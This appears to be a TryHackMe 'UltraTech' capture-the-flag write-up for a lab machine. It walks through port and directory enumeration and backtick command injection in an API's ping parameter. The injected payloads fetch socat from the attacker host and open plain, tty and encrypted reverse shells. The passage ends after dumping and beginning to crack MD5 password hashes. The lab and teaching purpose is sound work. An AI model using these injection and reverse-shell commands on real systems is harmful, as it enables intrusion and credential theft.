

UltraTech

Platform: TryHackMe

Difficulty: Medium

Author of writeup: Zubr

Date: 15 may 2021

Contact: alex.spiesberger@gmail.com

[#web](#) [#docker](#) [#enumeration](#) [#security](#) [#pentest](#)



UltraTech

The basics of Penetration Testing, Enumeration, Privilege Escalation and WebApp testing

Recon

First, I launched a scan on all ports:

```
nmap -p- -oN nmap/initial.nmap 10.10.10.10
```

Then an aggressive scan on the ports that we found (21,22,8081,31331):

```
nmap -A -p 21,22,8081,31331 -oN nmap/aggressive.nmap tech.thm
```

```
(alex@kali) - [~/my_testing/UltraTech]
$ nmap -A -p 21,22,8081,31331 -oN nmap/aggressive.nmap tech.thm
Starting Nmap 7.91d (https://nmap.org) at 2021-05-15 00:13 CEST
Nmap scan report for tech.thm (10.10.82.47)
Host is up (0.027s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey: 2048 dc:66:89:85:e7:05:c2:a5:da:7f:01:20:3a:13:fc:27 (RSA)
|_ 256 c3:67:dd:26:fa:0c:56:92:f3:5b:a0:b3:8d:6d:20:ab (ECDSA)
|_ 256 11:9b:5a:d6:ff:2f:e4:49:d2:b5:17:36:0e:2f:1d:2f (ED25519)
8081/tcp  open  http     Node.js Express framework
|_ http-cors: HEAD GET POST PUT DELETE PATCH
|_ http-title: Site doesn't have a title (text/html; charset=utf-8).
31331/tcp open  http     Apache/2.4.29 ((Ubuntu))
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: UltraTech - The best of technology (AI, FinTech, Big Data)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.81 seconds
```


With this, we can already respond to nearly all question of the first task (marked in red).

Let's look at the site and launch a gobuster at the same time.

First, let's launch it on port 8081:


```
gobuster dir -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -u http://tech.thm:8081 -x txt,py,php,css,html,sh,js | tee gobuster_8081
```

The port 8081, is apparently an api:




Nothing crazy for now, let's wait for gobuster to find something.

In the meantime let's look at the second interesting port, port 31331:



We can access 2 pages, **About Us** and, **What are we doing**:



We go and take a look at the source code and look a bit around.

We can see some folders, for example `images`.

But our gobuster on 8081 has finished let's launch it now on 31331 and let's see what we got.


We see 2 interesting things:

```
(alex@Kali)-[~/my_testing/UltraTech]
$ gobuster -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -u http://tech.thm:8081 -x txt,py,php,css,html
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://tech.thm:8081
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Extensions: py,php,css,html,sh,js,txt
[+] Timeout: 10s
=====
2021/05/15 00:20:24 Starting gobuster in directory enumeration mode
=====
/auth (Status: 200) [Size: 39]
/ping (Status: 500) [Size: 1094]
```


We have two destinations:

- /auth
- /ping

For now, they don't help us a lot:



You must specify a login and a password



```
TypeError: Cannot read property 'replace' of undefined
    at app.get (/home/www/api/index.js:45:29)
    at Layer.handle [as handle_request] (/home/www/api/node_modules/express/lib/router/layer.js:95:5)
    at next (/home/www/api/node_modules/express/lib/router/route.js:137:13)
    at Route.dispatch (/home/www/api/node_modules/express/lib/router/route.js:112:3)
    at Layer.handle [as handle_request] (/home/www/api/node_modules/express/lib/router/layer.js:95:5)
    at /home/www/api/node_modules/express/lib/router/index.js:281:22
    at Function.process_params (/home/www/api/node_modules/express/lib/router/index.js:335:12)
    at next (/home/www/api/node_modules/express/lib/router/index.js:275:10)
    at cors (/home/www/api/node_modules/cors/lib/index.js:188:7)
    at /home/www/api/node_modules/cors/lib/index.js:224:17
```

Fortunately for us, this gobuster finds way faster a lot more:

```
(alex@Kali)-[~/my_testing/UltraTech]
$ gobuster dir -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -u http://t
=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://tech.thm:31331
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Extensions: html,sh,js,txt,py,php,css
[+] Timeout: 10s
=====
2021/05/15 00:25:19 Starting gobuster in directory enumeration mode
=====
/images (Status: 301) [Size: 314] [--> http://tech.thm:31331/images/]
/index.html (Status: 200) [Size: 6092]
/partners.html (Status: 200) [Size: 1986]
/css (Status: 301) [Size: 311] [--> http://tech.thm:31331/css/]
/js (Status: 301) [Size: 310] [--> http://tech.thm:31331/js/]
/javascript (Status: 301) [Size: 318] [--> http://tech.thm:31331/javascript/]
/what.html (Status: 200) [Size: 2534]
/robots.txt (Status: 200) [Size: 53]
```


Let's first get a look at robots.txt:

```
← → ↻ 🏠 tech.thm:31331/robots.txt
Allow: *
User-Agent: *
Sitemap: /utech_sitemap.txt
```

Let's follow this path:

```
← → ↻ 🏠 tech.thm:31331/utech_sitemap.txt
/
/index.html
/what.html
/partners.html
```

On this url, the third one isn't one that we already saw, so let's take a look at it:



Private Partners Area

Fill in your login and password

Login

Password


Log in

[Forgot your password?](#)

Nice, a login page that's a good lead.

After trying some default passwords I took a look at the source code, and we see a new js file: `/js/api.js`.

This could help us further with the api's that we found, so let's take a look at it:



```
(function() {
  console.warn('Debugging ::');

  function getAPIURL() {
    return `${window.location.hostname}:8081`
  }

  function checkAPIStatus() {
    const req = new XMLHttpRequest();
    try {
      const url = `http://${getAPIURL()}/ping?ip=${window.location.hostname}`
      req.open('GET', url, true);
      req.onload = function (e) {
        if (req.readyState === 4) {
          if (req.status === 200) {
            console.log('The api seems to be running')
          } else {
            console.error(req.statusText);
          }
        }
      };
      req.onerror = function (e) {
        console.error(xhr.statusText);
      };
      req.send(null);
    }
    catch (e) {
      console.error(e)
      console.log('API Error');
    }
  }
  checkAPIStatus()
  const interval = setInterval(checkAPIStatus, 10000);
  const form = document.querySelector('form')
  form.action = `http://${getAPIURL()}/auth`;
})();
```

I will put it into a code block to make it cleaner:

```
(function() {
  console.warn('Debugging ::');

  function getAPIURL() {
    return `${window.location.hostname}:8081`
  }

  function checkAPIStatus() {
    const req = new XMLHttpRequest();
    try {
      const url = `http://${getAPIURL()}/ping?
ip=${window.location.hostname}`
      req.open('GET', url, true);
```

```

    req.onload = function (e) {
    if (req.readyState === 4) {
        if (req.status === 200) {
            console.log('The api seems to be running')
        } else {
            console.error(req.statusText);
        }
    }
    };
    req.onerror = function (e) {
        console.error(xhr.statusText);
    };
    req.send(null);
}
catch (e) {
    console.error(e)
    console.log('API Error');
}
}

checkAPIStatus()
const interval = setInterval(checkAPIStatus, 10000);
const form = document.querySelector('form')
form.action = `http://${getAPIURL()}/auth`;

})();

```

So, in short, this script uses the command **ping** on port **8081** to check if the api is running.

It will run it every 10 seconds (10 000 milliseconds).

It uses the ping command with the **parameter name** equal to **ip**.

And the value is the the hostname, I put it in /etc/hosts so it would be **tech.thm** for me but if you didn't, it would be the ip of the deployed box.

Let's try to ping ourselves:

```

tech.thm:8081/ping?ip=10.11.25.211
PING 10.11.25.211 (10.11.25.211) 56(84) bytes of data. 64 bytes from 10.11.25.211: icmp_seq=1 ttl=63
time=28.5 ms --- 10.11.25.211 ping statistics --- 1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 28.545/28.545/28.545/0.000 ms

```

We try to catch it with tcpdump (-i interface on which you want to listen and icmp for ping):

```
sudo tcpdump -i tun0 icmp
```

```
(alex@Kali)~[~/my_testing/UltraTech]
$ sudo tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
00:48:50.084033 IP tech.thm > 10.11.25.211: ICMP echo request, id 2620, seq 1, length 64
00:48:50.084128 IP 10.11.25.211 > tech.thm: ICMP echo reply, id 2620, seq 1, length 64
```

We see the ping that the ping works.

Let's try some interesting things on the command.

For example send 3 packets to test the flags (`-c 3` = send 3 packets):

```
tech.thm:8081/ping?ip=10.11.25.211 -c 3
PING 10.11.25.211 (10.11.25.211) 56(84) bytes of data. 64 bytes from 10.11.25.211: icmp_seq=1 ttl=63
time=34.7 ms 64 bytes from 10.11.25.211: icmp_seq=2 ttl=63 time=27.4 ms 64 bytes from 10.11.25.211:
icmp_seq=3 ttl=63 time=27.4 ms --- 10.11.25.211 ping statistics --- 3 packets transmitted, 3 received, 0%
packet loss, time 2003ms rtt min/avg/max/mdev = 27.413/29.877/34.766/3.457 ms
```

We try to catch the ping with tcpdump again:

```
(alex@Kali)~[~/my_testing/UltraTech]
$ sudo tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
00:50:32.297841 IP tech.thm > 10.11.25.211: ICMP echo request, id 2678, seq 1, length 64
00:50:32.297918 IP 10.11.25.211 > tech.thm: ICMP echo reply, id 2678, seq 1, length 64
00:50:33.292636 IP tech.thm > 10.11.25.211: ICMP echo request, id 2678, seq 2, length 64
00:50:33.292673 IP 10.11.25.211 > tech.thm: ICMP echo reply, id 2678, seq 2, length 64
00:50:34.294620 IP tech.thm > 10.11.25.211: ICMP echo request, id 2678, seq 3, length 64
00:50:34.294656 IP 10.11.25.211 > tech.thm: ICMP echo reply, id 2678, seq 3, length 64
```

So, this is a success.

Let's try to add some commands afterwards, for example sleep so it is pretty obvious if it works:

```
/ping?ip=10.11.25.211 -c 3 && sleep 5
```

But this unfortunately doesn't work.

I tried different things also tried to add them differently but nothing worked.

So I searched for something that we could do on the internet.

I found something after quite a while because my eyes just didn't want to see those backticks.

Here is a good resource that I found on command injection:

<https://www.hackerone.com/blog/how-to-command-injections>

So, in this article it says that you can inject them into a command and the code that you injected (between backticks) will be prioritized and executed first.

So if we would put for example:


```
ping -c `sleep 5` 10.10.10.10
```

It will first sleep, then send the 3 icmp packets (ping) to the ip 10.10.10.10.

And Lucky for us, this works!

Ok so, let's directly try to get a reverse shell on the target, for fun I'll try to put a socat on it, you can of course use a simple reverse shell, put it in a file and `wget` it.

I took mine from `/usr/bin/socat` on kali, but you can find precompiled one's online.

!\\ If you download one check that the version has `#define WITH_OPENSSL 1` in it and not `#undef WITH_OPENSSL`, the part about encryption won't work otherwise !


```
./socat -V
```

So, let's first get it on the machine, and we clearly see that this worked:



```
--2021-05-15 07:58:45-- http://10.11.25.211:8000/socat Connecting to 10.11.25.211:8000... connected. HTTP request sent, awaiting response... 200 OK Length: 375176 (366K) [application/octet-stream] Saving to: 'socat' OK .....  
..... 13% 897K 0s 50K ..... 27% 1.88M 0s 100K ..... 40% 3.05M 0s 150K ..... 54% 2.98M 0s 200K .....  
..... 68% 3.03M 0s 250K ..... 81% 3.01M 0s 300K ..... 95% 3.01M 0s 350K ..... 100% 3.07M=0.2s 2021-05-15 07:58:45 (2.13 MB/s) - 'socat' saved  
[375176/375176]
```

Now, let's put the permissions:




```
PING 10.11.25.211 (10.11.25.211) 56(84) bytes of data: 64 bytes from 10.11.25.211: icmp_seq=1 ttl=63 time=39.2 ms 64 bytes f  
time=236 ms --- 10.11.25.211 ping statistics --- 3 packets transmitted, 3 received, 0% packet loss, time 2002ms rtt min/avg/max/n
```

And now, let's try to run it:

Target machine:

```
socat TCP:<LOCAL-IP>:<LOCAL-PORT> EXEC:"bash -li"
```



```
tech.thm:8081/ping?ip= tech.thm:8081/ping?ip= './socat%20TCP:10.11.25.211:4444%20EXEC:%22bash%20-li%22'%2010.11.25.211%20-c%203  
PING 10.11.25.211 (10.11.25.211) 56(84) bytes of data: 64 bytes from 10.11.25.211: icmp_seq=1 ttl=63 time=39.2 ms 64 bytes from 10.11.25.211: icm  
time=236 ms --- 10.11.25.211 ping statistics --- 3 packets transmitted, 3 received, 0% packet loss, time 2002ms rtt min/avg/max/mdev = 39.213/196.851
```

And even if it doesn't look like it worked, it was a success:

```
(alex@Kali)-[~/my_testing/UltraTech]
$ ./socat TCP-L:4444 -
ls
index.js
node_modules
package.json
package-lock.json
socat
start.sh
utech.db.sqlite
whoami
www
id
uid=1002(www) gid=1002(www) groups=1002(www)
```

Now that we know that this works, let's try to have a fully stable linux tty (teletype = terminal) reverse shell.

The syntax has to be changed a bit.

The listener on our attacking machine:

```
./socat TCP-L:<port> FILE:`tty`,raw,echo=0
```

This allocates us a full **tty**.

The first listener can be connected to with any payload, but this listener must be activated with a very specific socat command.

The command on the target machine to get a connection back to us:

```
./socat TCP:10.11.25.211:4444 EXEC:"bash -
li",pty,stderr,sigint,setsid,sane
```

A bit of explanation of what this does:

- first, it calls **bash** for an interactive shell.
- **pty** allocates a pseudoterminal on the target, it is part of the stabilisation process.
- **stderr**, makes sure that any error messages get shown in the shell (often a problem with non-interactive shells)
- **sigint**, passes any Ctrl + C commands through into the sub-process, allowing us to kill commands inside the shell
- **setsid**, creates the process in a new session
- **sane**, stabilises the terminal, attempting to "normalise" it.

```
tech.thm:8081/ping?ip= X +
tech.thm:8081/ping?ip= '/socat%20TCP:10.11.25.211:4444%20EXEC:%22bash%20-li%22,pty,stderr,sigint,setsid,sane'%2010.11.25.211%20-c%203
2021/05/15 08:21:57 socat[2140] E parseopts(): unknown option "sets"
```

We get it back:

```
(alex@Kali) [~/my_testing/UltraTech]
$ socat tcp-l:4444 file:`tty`,raw,echo=0
www@ultratech-prod:~/api$ whoami
www
www@ultratech-prod:~/api$ ls
index.js      package.json  socat         utech.db.sqlite
node_modules package-lock.json start.sh
www@ultratech-prod:~/api$
```

That looks nice!

Socat encryption

!/ This will be a bit detailed, if you want to skip this, just to to **Exploration !/**

Now, let's take it to the last stage, stable and encrypted socat shell.

We first need to generate a certificate with this command:

```
openssl req --newkey rsa:2048 -nodes -keyout shell.key -x509 -
days 362 -out shell.crt
```

This generates a 2048 bit rsa key(asymmetric cryptography) with matching certificate file (**-keyout** && **-out**).

- **-nodes** stands for *no DES* , so it will not encrypt the private key in a [PKCS#12](#) file.
- It is self signed and valid for 362 days.
- **-x509** means that it does a 509 digital certificate (**public** and **private** key)

So, this will get you a key out: **shell.key** and a certificate: **shell.crt**.

You will then be prompted some questions, you may quit all prompts with the enter key.

You then have your two files that we will now need to generate our pem file (**P**rivacy **E**nhanced **M**ail), it is the most common format for X 509 that will contain the certificate and the key.

To do this use this simple command:

```
cat shell.key shell.crt > shell.pem
```

You can then verify if everything worked by reading the file with openssl:

```
openssl x509 -in shell.pem -text
```

You should have your certificate and your key inside it.

The files that contain the private key should be kept safe, so use `chmod 600` on the key and the `.pem` file.

Ok, we are all set, here are some resources that I used to provide some information and that you may find interesting:

- <http://www.dest-unreach.org/socat/doc/socat-openssltunnel.html>
- <https://erev0s.com/blog/encrypted-bind-and-reverse-shells-socat/>
- <https://www.sslshopper.com/article-most-common-openssl-commands.html>

Let's now look at how the encrypted socat commands look like.

On our server (attacking machine) we will use this command:

```
socat OPENSSL-LISTEN:<PORT>,cert=shell.pem,verify=0 -
```

I will use it on a low port, **53** for those reasons:

"Based on my experience, having tested a number of firewalled environments, port 53 is the least restricted port for exfiltration, shells, etc. because most services rely on DNS." (Tib3rius)

So, continuing with our reverse shell.

On the attacking machine we then use this command:

```
socat OPENSSL:<LOCAL-IP>:<LOCAL-PORT>,verify=0 EXEC:/bin/bash
```

So, we put everything together and get the encrypted shell inside the stable shell.

This is the final command to launch from the client (target machine) to connect on our server.

```
./socat OPENSSL:10.11.25.211:53,verify=0 EXEC:"bash -  
li",pty,stderr,sigint,setsid,sane
```

The certificate needs to be on the machine running the server.

From those explanations a lot of my notes came originally from the tryhackme room about shells, it is a great room.

If you didn't do the room yet and you are interested in looking into shells I would highly recommend it: <https://tryhackme.com/room/introtoshells>.


So let's run it and see what we get:

```
(alex@Kali)~[~/my_testing/UltraTech]
$ sudo ./socat OPENSSL-LISTEN:53,cert=/home/alex/Documents/certificates/Socat_Encrypted_Certificate/shell.pem,verify=0 -
[sudo] password for alex:
ls
ls
www@ultratech-prod:~/api$ ls
index.js      package.json  socat         start.sh
node_modules  package-lock.json  socat_script.sh  utech.db.sqlite
www@ultratech-prod:~/api$ whoami
www
www@ultratech-prod:~/api$
```

It works!

Great I sent the `whoami` command to show the difference between a **stable** socat and a **stable AND encrypted** socat shell:


- Not encrypted:



Wireshark · Follow TCP Stream (tcp.stream eq 1) · tun0

```
www@ultratech-prod:~/api$ wwwwwhoami
www
www@ultratech-prod:~/api$
```

- encrypted:



Wireshark · Follow TCP Stream (tcp.stream eq 0) · tun0

```
.....8b..}=1.....1.TC...]|...r6K...s.....0c...+.w8w.....|...r6LG&...0.....^..Z
.E....|...r6M/^..n.:5....4.).....|...r6N.....`P.h].....2|...r60(..D.....A..bE$w07...=.w....._[.....J
```

Nice, we see that it works!

After all that let's see what we have.

Exploration

We see an `sqlite` file, so let's get it to our machine with a python server and analyze it.

We see only 1 table `users`, so we can see everything with a simple query:

SQL 1			
1	SELECT * FROM users;		
	login	password	type
1	admin	0d0ea5111e3c1def594c1684e3b9be84	0
2	root	f357a0c52799563c7c7b76c1e7543a32	0

I put it in *hash identifier* and we can see that it is an md5 hash:

```

(alex@kali)~[~/Pentesting_Tools/Password_Cracking]
$ python3 hash-id.py
#####
#
#   > Vreath
#   > Followed Path
